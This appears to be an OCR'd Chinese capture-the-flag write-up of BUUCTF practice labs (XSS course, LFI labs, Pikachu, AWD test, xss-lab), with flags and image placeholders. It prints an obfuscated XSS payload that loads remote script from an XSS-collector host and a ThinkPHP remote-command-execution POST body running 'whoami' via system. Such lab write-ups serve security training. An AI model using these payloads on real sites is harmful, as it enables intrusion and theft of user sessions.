
登录成功！flag{41f687cd-d73c-4921-b812-bfc2e582f8e6}

BUU XSS COURSE 1

安恒的大佬赵师傅做过一期教程。

https://github.com/wpsec/xsser
http://xss.buuoj.cn/
https://www.bilibili.com/video/BV1XE411f7qT?from=search&seid=6094814016757224378


```
</textarea>'"><img src=# id=xssyou style=display:none onerror=eval(unescape(/var%20b%3Ddocument.createElement%28%22script%22%29%3Bb.src%3D%22http%3A%2F%2Fxss.buuoj.cn%2F8sVXk7%22%3B%28document.getElementsByTagName%28%22HEAD%22%29%5B0%5D%7C%7Cdocument.body%29.appendChild%28b%29%3B/.source));//>
```



LFI Labs

LFI_labs 靶场

https://github.com/paralax/lfi-labs

LFI labs


Show Hint

bin boot dev etc flag home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var

LFI labs

Show Hint


flag{43054343-f9cf-456e-98b6-58f9787f8c8a}



PikaChu

皮卡丘靶场

https://github.com/zhuifengshaonianhanlu/pikachu



AWD-Test1


为本平台的 AWD 做准备。。。


glzjin/123456

POC

POST


```
s=whoami&_method=__construct&method=POST&filter[]=system
```





[Windows]Upload-Labs-Windows

upload-labs 靶场



XSS-Lab

https://github.com/rebo-rn/xss-lab

自动换行

```
<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html;charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错！flag{259d6aa5-1f27-443b-954e-addd5e8f7dc1}
");
}
</script>
<title>欢迎来到level20</title>
</head>
<body>
<h1 align=center>欢迎来到level20</h1>
<embed src="xsf04.swf?=" width=100% heigth=100%></body>
</html>
```